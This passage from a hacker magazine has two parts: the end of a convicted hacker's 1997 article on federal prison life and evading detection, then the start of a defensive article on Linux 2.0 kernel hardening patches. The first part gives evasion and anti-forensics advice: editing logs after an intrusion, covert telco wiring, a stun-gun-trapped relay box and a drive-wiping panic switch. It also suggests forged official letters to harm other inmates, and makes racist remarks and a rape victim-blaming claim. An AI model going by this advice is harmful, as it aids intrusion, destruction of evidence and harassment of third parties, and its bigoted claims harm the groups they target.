I know this may all sound a bit bleak, but the stakes for hackers have gone up and you need to know what they are. Let's take a look at some recent sentences:

Agent Steal (me) 41 months
Kevin Poulsen 51 months
Minor Threat 70 months
Kevin Mitnick estimated 7-9 years

As you can see, the Feds are giving out some time now. If you are young, a first-time offender, unsophisticated (like MOD), and were just looking around in some little company's database, you might get probation. But chances are that if that is all you were doing, you would have been passed over for prosecution. As a rule, the Feds won't take the case unless $10,000 in damages are involved. The problem is who is to say what the loss is? The company can say whatever figure it likes and it would be tough to prove otherwise. They may decide to, for insurance purposes, blame some huge downtime expense on you. I can hear it now, "When we detected the intruder, we promptly took our system off-line. It took us two weeks to bring it up again for a loss in wasted manpower of $2 million." In some cases you might be better off just using the company's payroll system to cut you a couple of $10,000 checks. That way the government has a firm loss figure. This would result in a much shorter sentence. I'm not advocating blatant criminal actions. I just think the sentencing guidelines definitely need some work.

PART II - FEDERAL PRISON

A. STATE v. FEDERAL

In most cases I would say that doing time in a Federal Prison is better than doing time in the state institutions. Some state prisons are such violent and pathetic places that it's worth doing a little more time in the Federal system. This is going to be changing however. The public seems to think that prisons are too comfortable and as a result Congress has passed a few bills to toughen things up.

Federal prisons are generally going to be somewhat less crowded, cleaner, and more laid back. The prison I was at looked a lot like a college campus with plenty of grass and trees, rolling hills, and stucco buildings. I spent most of my time in the library hanging out with Minor Threat. We would argue over who was more elite. "My sentence was longer," he would argue. "I was in more books and newspapers," I would rebut. (humor)

Exceptions to the Fed is better rule would be states that permit televisions and word processors in your cell. As I sit here just prior to release scribbling this article with pen and paper I yearn for even a Smith Corona with one line display. The states have varying privileges. You could wind up someplace where everything gets stolen from you. There are also states that are abolishing parole, thus taking away the ability to get out early with good behavior. That is what the Feds did.

B. SECURITY LEVELS

The Bureau of Prisons (BOP) has six security levels. Prisons are assigned a security level and only prisoners with the appropriate ratings are housed there. Often the BOP will have two or three facilities at one location. Still, they are essentially separate prisons, divided by fences.

The lowest level facility is called a minimum, a camp, or FPC. Generally speaking, you will find first time, non-violent offenders with less than 10 year sentences there. Camps have no fences. Your work assignment at a camp is usually off the prison grounds at a nearby military base. Other times camps operate as support for other nearby prisons.

The next level up is a low Federal Correctional Institution (FCI). These are where you find a lot of people who should be in a camp but for some technical reason didn't qualify. There is a double fence with razor wire surrounding it. Again you will find mostly non-violent types here. You would really have to piss someone off before they would take a swing at you.

Moving up again we get to medium and high FCI's which are often combined. More razor wire, more guards, restricted movement and a rougher crowd. It's also common to find people with 20 or 30+ year sentences. Fighting is much more common. Keep to yourself, however, and people generally leave you alone. Killings are not too terribly common. With a prison population of 1500-2000, about one or two a year leave on a stretcher and don't come back.

The United States Penitentiary (U.S.P.) is where you find the murderers, rapists, spies and the roughest gang bangers. "Leavenworth" and "Atlanta" are the most infamous of these joints. Traditionally surrounded by a 40 foot brick wall, they take on an ominous appearance. The murder rate per prison averages about 30 per year with well over 250 stabbings.

The highest security level in the system is Max, sometimes referred to as "Supermax." Max custody inmates are locked down all the time. Your mail is shown to you over a TV screen in your cell. The shower is on wheels and it comes to your door. You rarely see other humans and if you do leave your cell you will be handcuffed and have at least a three guard escort. Mr. Gotti, the Mafia boss, remains in Supermax. So does Aldridge Ames, the spy.

C. GETTING DESIGNATED

Once you are sentenced, the BOP has to figure out what they want to do with you. There is a manual called the "Custody and Classification Manual" that they are supposed to follow. It is publicly available through the Freedom of Information Act and it is also in most prison law libraries. Unfortunately, it can be interpreted a number of different ways. As a result, most prison officials responsible for classifying you do pretty much as they please.

Your first classification is done by the Region Designator at BOP Regional Headquarters. As a computer hacker you will most likely be placed in a camp or a low FCI. This is assuming you weren't pulling bank jobs on the side. -IF- you do wind up in an FCI, you should make it to a camp after six months. This is assuming you behave yourself.

Another thing the Region Designator will do is to place a "Computer No" on your file. This means you will not be allowed to operate a computer at your prison work assignment. In my case I wasn't allowed to be within 10 feet of one. It was explained to me that they didn't even want me to know the types of software they were running. Incidentally, the BOP uses PC/Server based LANs with NetWare 4.1 running on Fiber 10baseT Ethernet connections to Cabletron switches and hubs. PC based gateways reside at every prison. The connection to the IBM mainframe (Sentry) is done through leased lines via Sprintnet's Frame Relay service with 3270 emulation software/hardware resident on the local servers. Sentry resides in Washington, D.C. with SNA type network concentrators at the regional offices. ;-) And I picked all of this up without even trying to. Needless to say, BOP computer security is very lax. Many of their publicly available "Program Statements" contain specific information on how to use Sentry and what it's designed to do. They have other networks as well, but this is not a tutorial on how to hack the BOP. I'll save that for if they ever really piss me off. (humor)

Not surprisingly, the BOP is very paranoid about computer hackers. I went out of my way not to be interested in their systems or to receive computer security related mail. Nevertheless, they tried restricting my mail on numerous occasions. After I filed numerous grievances and had a meeting with the warden, they decided I was probably going to behave myself. My 20 or so magazine subscriptions were permitted to come in, after a special screening. Despite all of that I still had occasional problems, usually when I received something esoteric in nature. It's my understanding, however, that many hackers at other prisons have not been as fortunate as I was.

D. IGNORANT INMATES

You will meet some of the stupidest people on the planet in prison. I suppose that is why they are there, too dumb to do anything except crime. And for some strange reason these uneducated low class common thieves think they deserve your respect. In fact they will often demand it. These are the same people that condemn everyone who cooperated, while at the same time feel it is fine to break into your house or rob a store at gunpoint. These are the types of inmates you will be incarcerated with, and occasionally these inmates will try to get over on you. They will do this for no reason other than the fact you are an easy mark.

There are a few tricks hackers can do to protect themselves in prison. The key to your success is acting before the problem escalates. It is also important to have someone outside (preferably another hacker) that can do some social engineering for you. The objective is simply to have your problem inmate moved to another institution. I don't want to give away my methods but if staff believes that an inmate is going to cause trouble, or if they believe his life is in danger, they will move him or lock him away in segregation. Social engineered letters (official looking) or phone calls from the right source to the right department will often evoke brisk action. It's also quite simple to make an inmates life quite miserable. If the BOP has reason to believe that an inmate is an escape risk, a suicide threat, or had pending charges, they will handle them much differently. Tacking these labels on an inmate would be a real nasty trick. I have a saying: "Hackers usually have the last word in arguments." Indeed.

Chances are you won't have many troubles in prison. This especially applies if you go to a camp, mind your own business, and watch your mouth. Nevertheless, I've covered all of this in the event you find yourself caught up in the ignorant behavior of inmates whose lives revolve around prison. And one last piece of advice, don't make threats, truly stupid people are too stupid to fear anything, particularly an intelligent man. Just do it.

E. POPULATION

The distribution of blacks, whites and Hispanics varies from institution to institution. Overall it works out to roughly 30% white, 30% Hispanic and 30% black. The remaining 10% are various other races. Some joints have a high percent of blacks and vice versa. I'm not necessarily a prejudiced person, but prisons where blacks are in majority are a nightmare. Acting loud, disrespectful, and trying to run the place is par for the course.

In terms of crimes, 60% of the Federal inmate population are incarcerated for drug related crimes. The next most common would be bank robbery (usually for quick drug money), then various white collar crimes. The Federal prison population has changed over the years. It used to be a place for the criminal elite. The tough drug laws have changed all of that.

Just to quell the rumors, I'm going to cover the topic of prison rape. Quite simply, in medium and low security level Federal prisons it is unheard of. In the highs it rarely happens. When it does happen, one could argue that the victim was asking for it. I heard an inmate say once, "You can't make no inmate suck cock that don't wanta." Indeed. In my 41 months of incarceration, I never felt in any danger. I would occasionally have inmates that would subtly ask me questions to see where my preferences lie, but once I made it clear that I didn't swing that way I would be left alone. Hell, I got hit on more often when I was hanging out in Hollywood!

On the other hand, state prisons can be a hostile environment for rape and fighting in general. Many of us heard how Bernie S. got beat up over use of the phone. Indeed, I had to get busy a couple of times. Most prison arguments occur over three simple things: the phone, the TV and money/drugs. If you want to stay out of trouble in a state prison, or Federal for that matter, don't use the phone too long, don't change the channel and don't get involved in gambling or drugs. As far as rape goes, pick your friends carefully and stick with them. And always, always, be respectful. Even if the guy is a fucking idiot (and most inmates are), say excuse me.

My final piece of prison etiquette advice would be to never take your inmate problems to "the man" (prison staff). Despite the fact that most everyone in prison snitched on their co-defendants at trial, there is no excuse for being a prison rat. The rules are set by the prisoners themselves. If someone steps out of line there will likely be another inmate who will be happy to knock him back. In some prisons inmates are so afraid of being labeled a rat that they refuse to be seen talking alone with a prison staff member. I should close this paragraph by stating that this bit of etiquette is routinely ignored as other inmates will snitch on you for any reason whatsoever. Prison is a strange environment.

F. DOING TIME

You can make what you want to out of prison. Some people sit around and do dope all day. Others immerse themselves in a routine of work and exercise. I studied technology and music. Regardless, prisons are no longer a place of rehabilitation. They serve only to punish and conditions are only going to worsen. The effect is that angry, uneducated, and unproductive inmates are being released back into society.

While I was incarcerated in 95/96, the prison band program was still in operation. I played drums for two different prison bands. It really helped pass the time and when I get out I will continue with my career in music. Now the program has been canceled, all because some senator wanted to be seen as being tough on crime. Bills were passed in Congress. The cable TV is gone, pornography mags are no longer permitted, and the weight piles are being removed. All this means is that prisoners will have more spare time on their hands, and so more guards will have to be hired to watch the prisoners. I

don’t want to get started on this subject. Essentially what I’m saying is make something out of your time. Study, get in to a routine and before you know you’ll be going home, and a better person on top of it.

G. DISCIPLINARY ACTIONS

What fun is it if you go to prison and don’t get into some mischief? Well, I’m happy to say the only "shots" (violations) I ever received were for having a friend place a call with his three-way calling for me (you can’t call everyone collect), and drinking homemade wine. |-) The prison occasionally monitors your phone calls and on the seven or eight hundredth time I made a three-way I got caught. My punishment was ten hours of extra duty (cleaning up). Other punishments for shots include loss of phone use, loss of commissary, loss of visits, and getting thrown in the hole. Shots can also increase your security level and can get you transferred to a higher level institution. If you find yourself having trouble in this area you may want to pick up the book, "How to win prison disciplinary hearings", by Alan Parmelee, 206-328-2875.

H. ADMINISTRATIVE REMEDY

If you have a disagreement with the way staff is handling your case (and you will) or another complaint, there is an administrative remedy procedure. First you must try to resolve it informally. Then you can file a form BP-9. The BP-9 goes to the warden. After that you can file a BP-10 which goes to the region. Finally, a BP-11 goes to the National BOP Headquarters (Central Office). The whole procedure is a joke and takes about six months to complete. Delay and conquer is the BOP motto. After you complete the remedy process to no avail, you may file your action in a civil court. In some extreme cases you may take your case directly to the courts without exhausting the remedy process. Again, the "Prisoners Self-Help Litigation Manual" covers this quite well.

My best advice with this remedy nonsense is to keep your request brief, clear, concise and only ask for one specific thing per form. Usually if you "got it coming" you will get it. If you don’t, or if the BOP can find any reason to deny your request, they will.

For this reason I often took my problems outside the prison from the start. If it was a substantial enough issue I would inform the media, the director of the BOP, all three of my attorneys, my judge and the ACLU. Often this worked. It always pissed them off. But, alas I’m a man of principle and if you deprive me of my rights I’m going to raise hell. In the past I might have resorted to hacker tactics, like disrupting the BOP’s entire communication system bringing it crashing down! But...I’m rehabilitated now. Incidentally, most BOP officials and inmates have no concept of the kind of havoc a hacker can wield on an individuals life. So until some hacker shows the BOP which end is up you will have to accept the fact most everyone you meet in prison will have only nominal respect for you. Deal with it, you’re not in cyberspace anymore.

I. PRISON OFFICIALS

There are two types, dumb and dumber. I’ve had respect for several but I’ve never met one that impressed me as being particularly talented in a way other than following orders. Typically you will find staff that are either just doing their job, or staff that is determined to advance their career. The latter take their jobs and themselves way too seriously. They don’t get anywhere by being nice to inmates so they are often quite curt. Ex-military and law enforcement wannabes are commonplace. All in all they’re a pain in the ass but easy to deal with. Anyone who has ever been down (incarcerated) for awhile knows it’s best to keep a low profile. If they don’t know you by name you’re in good shape.

One of the problems that computer hackers will encounter with prison staff is fear and/or resentment. If you are a pretentious articulate educated white boy like myself you would be wise to act a little stupid. These people don’t want to respect you and some of them will hate everything that you stand for. Many dislike all inmates to begin with. And the concept of you someday having a great job and being successful bothers them. It’s all a rather

bizarre environment where everyone seems to hate their jobs. I guess I've led a sheltered life.

Before I move on, sometimes there will be certain staff members, like your Case Manager, that will have a substantial amount of control over your situation. The best way to deal with the person is to stay out of their way. Be polite, don't file grievances against them and hope that they will take care of you when it comes time. If this doesn't seem to work, then you need to be a total pain in the ass and ride them with every possible request you can muster. It's especially helpful if you have outside people willing to make calls. Strong media attention will usually, at the very least, make the prison do what they are supposed to do. If you have received a lot of bad press, this could be a disadvantage. If your care continues to be a problem, the prison will transfer you to another facility where you are more likely to get a break. All in all how you choose to deal with staff is often a difficult decision. My advice is that unless you are really getting screwed over or really hate the prison you are in, don't rock the boat.

J. THE HOLE

Segregation sucks, but chances are you will find yourself there at some point and usually for the most ridiculous of reasons. Sometimes you will wind up there because of what someone else did. The hole is a 6' x 10' concrete room with a steel bed and steel toilet. Your privileges will vary, but at first you get nothing but a shower every couple of days. Naturally they feed you but, it's never enough, and it's often cold. With no snacks you often find yourself quite hungry in-between meals. There is nothing to do there except read and hopefully some guard has been kind enough to throw you some old novel.

Disciplinary actions will land you in the hole for typically a week or two. In some cases you might get stuck there for a month or three. It depends on the shot and on the Lieutenant that sent you there. Sometimes people never leave the hole....

K. GOOD TIME

You get 54 days per year off of your sentence for good behavior. If anyone tells you that a bill is going to be passed to give 108 days, they are lying. 54 days a year works out to 15% and you have to do something significant to justify getting that taken away. The BOP has come up with the most complicated and ridiculous way to calculate how much good time you have earned. They have a book about three inches thick that discusses how to calculate your exact release date. I studied the book intensely and came to the conclusion that the only purpose it serves is to covertly steal a few days of good time from you. Go figure.

L. HALFWAY HOUSE

All "eligible" inmates are to serve the last 10% of their sentence (not to exceed six months) in a Community Corrections Center (CCC). At the CCC , which is nothing more than a large house in a bad part of town, you are to find a job in the community and spend your evenings and nights at the CCC. You have to give 25% of the gross amount of your check to the CCC to pay for all of your expenses, unless you are a rare Federal prisoner sentenced to serve all of your time at the CCC in which case it is 10%. They will breathalyse and urinanalyse you routinely to make sure you are not having too much fun. If you're a good little hacker you'll get a weekend pass so you can stay out all night. Most CCCs will transfer you to home confinement status after a few weeks. This means you can move into your own place, (if they approve it) but still have to be in for the evenings. They check up on you by phone. And no, you are not allowed call forwarding, silly rabbit.

M. SUPERVISED RELEASE

Just when you think the fun is all over, after you are released from prison or the CCC, you will be required to report to a Probation Officer. For the next 3 to 5 years you will be on Supervised Release. The government abolished parole, thereby preventing convicts from getting out of prison early. Despite this they still want to keep tabs on you for awhile.

Supervised Release, in my opinion, is nothing more than extended punishment. You are a not a free man able to travel and work as you please. All of your activities will have to be presented to your Probation Officer (P.O.). And probation is essentially what Supervised Release is. Your P.O. can violate you for any technical violations and send you back to prison for several months, or over a year. If you have ANY history of drug use you will be required to submit to random (weekly) urinalyses. If you come up dirty it's back to the joint.

As a hacker you may find that your access to work with, or possession of computer equipment may be restricted. While this may sound pragmatic to the public, in practice it serves no other purpose that to punish and limit a former hacker's ability to support himself. With computers at libraries, copy shops, schools, and virtually everywhere, it's much like restricting someone who used a car to get to and from a bank robbery to not ever drive again. If a hacker is predisposed to hacking he's going to be able to do it with or without restrictions. In reality many hackers don't even need a computer to achieve their goals. As you probably know a phone and a little social engineering go a long way.

But with any luck you will be assigned a reasonable P.O. and you will stay out of trouble. If you give your P.O. no cause to keep an eye on you, you may find the reins loosening up. You may also be able to have your Supervised Release terminated early by the court. After a year or so, with good cause, and all of your government debts paid, it might be plausible. Hire an attorney, file a motion.

For many convicts Supervised Release is simply too much like being in prison. For those it is best to violate, go back to prison for a few months, and hope the judge terminates their Supervised Release. Although the judge may continue your supervision, he/she typically will not.

PART III

A. HOW TO AVOID DETECTION

Now that you know what kind of trouble you are facing I'll go back to the beginning. If what I've just covered doesn't make you want to stop hacking then you had better learn how to protect yourself. Many hackers feel they have some god given constitutional right to hack. Many don't believe it should be illegal. Well, neurosis and personality disorders work in strange ways. Regardless, I'll cover the topic of stealth. Please note that I in no way advocate or encourage hacking. This technical information is being provided for educational purposes only. And as I mentioned you may feel you have a perfectly legitimate reason for avoiding detection, simply trying to stay clear of other hackers would be an acceptable reason. This paper (I'm sure) will also serve to educate law enforcement officials on the methods currently being deployed by hackers to avoid detection.

Avoiding being identified while hacking is in actually a rather simple feat, assuming you follow a few simple rules. Unfortunately, very few people bother with them, due typically to arrogance and ego. Which as I have noticed, seems to be a trait that is a prerequisite to being a successful hacker. I've never met a hacker who didn't think he was the shit. And when it gets right down to it that was the reason that Mitnick got caught. I'll examine this incident a little later.

So I will list here a few of the basic rules I used, and then I'll expound upon them a little later.

* Most important of all, I would never tell another hacker who I was, where I lived, or give out my home phone number. (OK, I screwed up on that one.)

* I didn't set up network access accounts up in my real name or use my real address.

* I didn't set up phone numbers in my real name.

* I would never dial directly in to anything I was hacking.

* I would set up some kind of notification system that would let me know if someone was trying to figure out where I was connecting from.

* I didn't transmit personal data on systems I had have hacked into.

* When I used a network or computer for work or social objectives, I tried to keep it separate from my hacking.

* I never assumed that just by connecting through a bunch of different networks or using cellular phones that I was safe. Even though most cellular networks do not have triangulation equipment installed they still have the ability to narrow a transmitting location down to a square mile of even a few blocks, this even well after you have disconnected.

* The minute I got into a system I would examine and edit all of the logs. I would also look for email daemons on admin or admin associated accts. that sent out copies of the system security logs.

* When setting up accts. on systems I would use different login ID's.

* I never went to hacker cons. (Until I worked with the FBI)

* I would change network access dial up accts. and dial up numbers every so often. I would also change living locations every 8-12 months.

* I would keep in mind that the numbers I dialed on my phone could eventually be used to track me again. For example, if I called my girl friend frequently, after I changed numbers and location I might still be calling that number. The telcos now have toll record data base software that can cross reference and track this type of thing.

* I rarely used IRC until I worked with the FBI. If -you- must, change your handle frequently, remain in invisible mode, and if you're leet enough, spoof your IP. Remember that you should never trust other hackers. Many times association with them will cause you as much trouble as a run in with the Feds.

And yes the FBI logs all of the IRC channels and searches them for key words when they are looking for information on someone or some breech. There is a secret logging program running on a special irc.server that doesn't accept port 6667 connections, etc. Doesn't show up as a link either. Hmm. ;-)

Following all of those rules would be tough. The fact of the matter is if you generate enough interest and piss off the right people, they will come after you. However, the FBI routinely passes over low level hackers. When I worked with the Bureau I was instructed that only the most malicious and aggressive hackers where to be investigated. Fine with me, wasn't my goal in life to put a bunch a little hacker dorks in jail. It's not real easy to catch an accomplished hacker but it can be done, it's really just a matter of contacting all of the right people and putting a little time into it. Typically hackers get caught because someone snitched. Thus the importance of my first rule, I never told anyone who I really was. The other primary reason for getting caught is arrogance or underestimating the abilities of the authorities. Poulsen didn't believe an investigator would sit outside of a grocery store for a week on the off chance he might show up. Poulsen had used the pay phones at that store a few times, which was determined by a toll record search. Mitnick didn't think someone would go through the trouble of doing toll searches on cell phone records then radio frequency triangulating his location.

Poulsen and I went through some rather elaborate anti-detection procedures. Since I had physical access to my local telco Central Office I would activate, connect, and wire all of my own phone services. There was essentially no record of my phone number or cable and pair data. In addition,

I ran the wires going into my apartment through a trash chute, over the roof covered by tar, and down a vent pipe into my bathroom. The connection to the bridging terminal (F2) was through a hole drilled into the back of the junction box. Examination of the telephone box in the basement of my building revealed no connections, you would have had to take the box apart to see it. And if that wasn't enough over at the C.O. I tapped on to the output channel (SC1, which was the feed to SCCS) of the 1AESS telephone switch and ran it up to my apartment. There I had an old PC-XT with a Bell 202 modem watching the 1AESS output. Poulsen wrote a small basic program that looked for call traces and any other suspicious activity. The XT would start beeping and print out any of those output messages. Elaborate indeed.

B. THE STEALTH BOX

But a truly good anti-detection system would notify you absolutely if someone was attempting to trace your connection. In addition, it would terminate the connection before it allowed someone to see where it was going. What I am suggesting is some type of dial in/dial out mechanism. For example, 2 modems connected back to back, with their 232 ports connected. They would then be placed in a generic wall mounted box in anonymous phone closet somewhere. In addition, a stun gun would be wired to give the modems a death shock if the box was opened by an unauthorized person. A password would be set on the modem for dial out and the phone lines feeding the two modems would have to be set up under separate accounts. This would require anyone investigating, to come out and take a gander at this device to determine that, it's not the location of the hacker, and that yet another call trace is in order to see who is dialing in. However, having opened the box the investigator has disabled the device and when you dial in you'll know that something is up. Even if they attempt to replace the device, they could never know the original password, or even if there was one. It would be further advisable to disguise the telephone lines feeding the device, making it necessary to open the box to identify them.

Well that's just an idea for the design of an anti-detection device. It's obviously a bit complex, but you get the idea. My point being that avoiding detection is not a simple task. If someone wants you they can get you. There really isn't such a thing as a secure connection; virtually everything can be traced, short of a highly directional data burst satellite uplink. At that point the Air Force National Reconnaissance Office (NRO) or the NSA would have to get involved, big bucks.

Aside from setting up physical hardware another idea would be to find a Sysadmin that will let you use his system to connect through. If you trust him to tell you if there has been an inquiry regarding your connection then you might be OK. It would also be wise to set up background processes that monitor finger and other related probes of your account. Watch them watch you.

As I mentioned earlier if you fall under surveillance there will be 2-way radio traffic in your vicinity. Using the Opto-Electronics Explorer will detect this and you can further investigate to see who it may be. Good physical surveillance is difficult to detect. Bad physical surveillance is comical.

C. MORE PROTECTION

I covered encryption earlier and as I mentioned it really is not safe to assume that it will protect you from someone who takes possession of your computer. The only truly safe encryption would be a military spec. hardware/software implementation. When people talk about secure encryption they are not taking into account that all the power of a Government might be trying to crack it, and that they will have physical access to the encryption device, your computer! This leaves us with one other method, destroying the data. Now this in and of it's self can be construed as obstruction of justice. However, should you feel the need to instantly destroy all of the data on your hard drive, for oh.. lets say educational purposes. I would suggest mounting a bulk magnetic tape eraser next to your hard drive. You can

pick one up at Radio Hack, err Shack. One flip of the panic switch, thus powering up the eraser while the drive is turning, and ZAP! Mount a switch next to your bed. ;-)

This may or may not destroy all of the data on your drive. If the drive disk is removed and placed on a special reader some data may still be recovered. This is a science in itself. DOD spec. requires that a hard drive be written to with O's 7 times before it is considered erased. Simply erasing a file, formatting, or defragging will not suffice. Look for a shareware utility named "BCwipe". This will erase to military spec. You may also want to install some type of program that auto erases under certain conditions. Regardless, computer specialists that work with computer crime are trained to look for this.

There are still a lot of issues that could be covered with respect to avoiding detection and keeping clear of hackers. In fact I could fill a book, and in retrospect I probably should have. But I told a lot of people I would write this file and make it public. Hope you found it of some assistance.

CLOSURE

What a long strange trip it's been. I have a great deal of mixed emotions about my whole ordeal. I can however, say that I HAVE benefited from my incarceration. However, it certainly was not on the behalf of how I was handled by the government. No, despite their efforts to kick me when I was down, use me, turn their backs after I had assisted them, and in general, just violate my rights, I was still able to emerge better educated than when I went in. But frankly, my release from prison was just in the nick of time. The long term effects of incarceration and stress were creeping up on me, and I could see prison conditions were worsening. It's hard to express the poignancy of the situation but the majority of those incarcerated feel that if drastic changes are not made America is due for some serious turmoil, perhaps even a civil war. Yes, the criminal justice system is that screwed up. The Nation's thirst for vengeance on criminals is leading us into a vicious feedback loop of crime and punishment, and once again crime. Quite simply, the system is not working. My purpose in writing this article was not to send any kind of message. I'm not telling you how not to get caught and I'm not telling you to stop hacking. I wrote this simply because I feel like I owe it to whomever might get use of it. For some strange reason I am oddly compelled to tell you what happened to me. Perhaps this is some kind or therapy, perhaps it's just my ego, perhaps I just want to help some poor 18 year old hacker who really doesn't know what he is getting himself in to. Whatever the reason, I just sat down one day and started writing.

If there is a central theme to this article it would be how ugly your world can become. Once you get grabbed by the law, sucked into their vacuum, and they shine the spotlight on you, there will be little you can do to protect yourself. The vultures and predators will try to pick what they can off of you. It's open season for the U.S. Attorneys, your attorney, other inmates, and prison officials. You become fair game. Defending yourself from all of these forces will require all of your wits, all of your resources, and occasionally your fists.

Furthering the humiliation, the press, as a general rule, will not be concerned with presenting the truth. They will print what suits them and often omit many relevant facts. If you have read any of the 5 books I am covered in you will no doubt have a rather jaded opinion of me. Let me assure you that if you met me today you would quickly see that I am quite likable and not the villain many (especially Jon Littman) have made me out to be. You may not agree with how I lived my life, but you wouldn't have any trouble understanding why I chose to live it that way. Granted I've made my mistakes, growing up has been a long road for me. Nevertheless, I have no shortage of good friends. Friends that I am immensely loyal to. But if you believe everything you read you'd have the impression that Mitnick is a vindictive loser, Poulsen a furtive stalker, and I a two faced rat. All of those assessments would be incorrect.

So much for first impressions. I just hope I was able to enlighten you and in some way to help you make the right choice. Whether it's

protecting yourself from what could be a traumatic life altering experience, or compelling you to focus your computer skills on other avenues, it’s important for you to know the program, the language, and the rules.

See you in the movies.

Agent Steal
1997

----[EOF

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 06 of 20

----------[Hardening the Linux Kernel (series 2.0.x)

--------[route|daemon9 <route@infonexus.com>

----[Introduction and Impetus

Linux. The cutest Unix-like O/S alive today. Everyone knows at least *one* person who has at least *one* Linux machine. Linux, whatever your opinion of it, is out there, and is being used by more and more people. Many of the people using Linux are using it in multi-user environments. All of a sudden they find security to be a big issue. This article is for those people.

This article covers a few areas of potential insecurity in the Linux O/S and attempts to improve upon them. It contains several security related kernel patches for the 2.0.x kernels (each has been tested successfully on the 2.0.3x kernels and most should work on older 2.0.x kernels; see each subsection for more info).

These are kernel patches. They do nothing for user-land security. If you can not set permissions and configure services correctly, you should not be running a Unix machine.

These patches are not bugfixes. They are preventative security fixes. They are intended to prevent possible problems and breaches of security from occurring. In some cases they can remove (or at least severely complicate) the threat of many of today's most popular methods of attack.

These patches are not really useful on a single-user machine. They are really intended for a multi-user box.

This article is for those of you who want better security out of your Linux O/S. If you want to go a bit further, look into the POSIX.1e (POSIX 6) stuff. POSIX.1e is a security model that basically separates identity and privilege. Effectively, it splits superuser privileges into different 'capabilities'. Additionally, the Linux POSIX.1e (linux-privs) implementation offers a bitmapped securelevel, kernel-based auditing (userland audit hooks are being developed), and ACLs. See: http://parc.power.net/morgan/Orange-Linux/linux-privs/index.html

To sum it up, in this article, we explore a few ways to make the multi-user Linux machine a bit more secure and resilient to attack.

----[The Patches

procfs patch

Tested on: 2.0.0 +
Author: route

Why should we allow anyone to be able to view info on any process?

Normally, /bin/ps can show process listing for every process in the kernel's process table, regardless of ownership. A non-privileged user can see all the running processes on a system. This can include information that could be used in some forms of known / guessed PID-based attacks, not to mention the obvious lack of privacy. /bin/ps gets this process information by reading the /proc filesystem.

The /proc filesystem is a virtual filesystem interface into the O/S which provides all kinds of good information including the status of various portions of the running kernel and a list of currently running processes. It

has a filesystem interface, which means it has file-system-like access controls. As such, we can change the default access permissions on the inode from 555 to 500.

And that's the patch. We just change the permissions on the inode from S_IFDIR | S_IRUGO | S_IXUGO to S_IFDIR | S_IRUSR | S_IXUSR.

trusted path execution patch

Tested on: 2.0.0 +
Author: route (2.0.x version, original 1.x patch by merc)

Why should we allow arbitrary programs execution rights?

Consider this scenario: You are the administrator of a multi-user Linux machine. All of a sudden there is a new bug in the Pentium(tm) processor! As it happens, this bug causes the CPU to lock up entirely, requiring a cold reboot. This bug is also exploitable by any user regardless of privilege. All it necessitates is for the malevolent user to 1) get the source, 2) compile the exploit, and 3) execute the program.

Whelp... 1) has happened. You cannot prevent anyone from getting it. It's out there. You could remove permissions from the compiler on your machine or remove the binary entirely, but this does not stop the user from compiling the exploit elsewhere, and getting the binary on your machine somehow. You cannot prevent 2) either. However, if you only allow binaries to be executed from a trusted path, you can prevent 3) from happening. A trusted path is one that is inside is a root owned directory that is not group or world writable. /bin, /usr/bin, /usr/local/bin, are (under normal circumstances) considered trusted. Any non-root users home directory is not trusted, nor is /tmp. Be warned: This patch is a major annoyance to users who like to execute code and scripts from their home directories! It will make you extremely un-popular as far as these people are concerned. It will also let you sleep easier at night knowing that no unscrupulous persons will be executing malicious bits of code on your machine.

Before any call to exec is allowed to run, we open the inode of the directory that the executable lives in and check ownership and permissions. If the directory is not owned by root, or is writable to group or other, we consider that untrusted.

securelevel patch

Tested on: 2.0.26 +
Author: route

Damnit, if I set the immutable and append only bits, I did it for a reason.

This patch isn't really much of a patch. It simply bumps the securelevel up, to 1 from 0. This freezes the immutable and append-only bits on files, keeping anyone from changing them (from the normal chattr interface). Before turning this on, you should of course make certain key files immutable, and logfiles append-only. It is still possible to open the raw disk device, however. Your average cut and paste hacker will probably not know how to do this.

stack execution disabling patch and symlink patch

Tested on: 2.0.30 +
Author: solar designer

From the documentation accompanying SD's patch:

This patch is intended to add protection against two classes of security holes: buffer overflows and symlinks in /tmp.

Most buffer overflow exploits are based on overwriting a function's return

address on the stack to point to some arbitrary code, which is also put onto the stack. If the stack area is non-executable, buffer overflow vulnerabilities become harder to exploit.

Another way to exploit a buffer overflow is to point the return address to a function in libc, usually system(). This patch also changes the default address that shared libraries are mmap()ed at to make it always contain a zero byte. This makes it impossible to specify any more data (parameters to the function, or more copies of the return address when filling with a pattern) in an exploit that has to do with ASCIIZ strings (this is the case for most overflow vulnerabilities).

However, note that this patch is by no means a complete solution, it just adds an extra layer of security. Some buffer overflow vulnerabilities will still remain exploitable a more complicated way. The reason for using such a patch is to protect against some of the buffer overflow vulnerabilities that are yet unknown.

In this version of my patch I also added a symlink security fix, originally by Andrew Tridgell. I changed it to prevent from using hard links too, by simply not allowing non-root users to create hard links to files they don't own, in +t directories. This seems to be the desired behavior anyway, since otherwise users couldn't remove such links they just created. I also added exploit attempt logging, this code is shared with the non-executable stack stuff, and was the reason to make it a single patch instead of two separate ones. You can enable them separately anyway.

GID split privilege patch

Tested on: 2.0.30 +
Author: Original version DaveG, updated for 2.0.33 by route

From the documentation accompanying Dave's original patch:
This is a simple kernel patch that allows you to perform certain privileged operations with out requiring root access. With this patch three groups become privileged groups allowed to do different operations within the kernel.

GID 16 : a program running with group 16 privileges can bind to a < 1024. This allows programs like: rlogin, rcp, rsh, and ssh to run setgid 16 instead of setuid 0(root). This also allows servers that need to run as root to bind to a privileged port like named, to also run setgid 16.

GID 17 : any program running under GID 17 privileges will be able to create a raw socket. Programs like ping and traceroute can now be made to run setgid 17 instead of setuid 0(root).

GID 18 : This group is for SOCK_PACKET. This isn't useful for most people, so if you don't know what it is, don't worry about it.

Limitations

Since this is a simple patch, it is VERY limited. First of all, there is no support for supplementary groups. This means that you can't stack these privileges. If you need GID 16 and 17, there isn't much you can do about it.

----[Installation

This patchfile has been tested and verified to work against the latest stable release of the linux kernel (as of this writing, 2.0.33). It should work against other 2.0.x releases as well with little or no modification. THIS IS NOT A GUARANTEE! Please do not send me your failed patch logs from older kernels. Take this as a perfect opportunity to upgrade your kernel to the latest release. Note that several of these patches are for X86-Linux only.

Sorry.

1. Create the symlink:

    `cd /usr/src`
    `ln -s linux-KERNEL_VERSION linux-stock`

2. Apply the kernel patch:

    `patch < slinux.patch >& patch.err`

2a. Examine the error file for any failed hunks. Figure where you went wrong in life:

    `grep fail patch.err`

3. Configure your kernel:

    `make config` OR `make menu-config` OR `make xconfig`

4. You will need to enable prompting for experimental code in your kernel and turn on the patches individually.

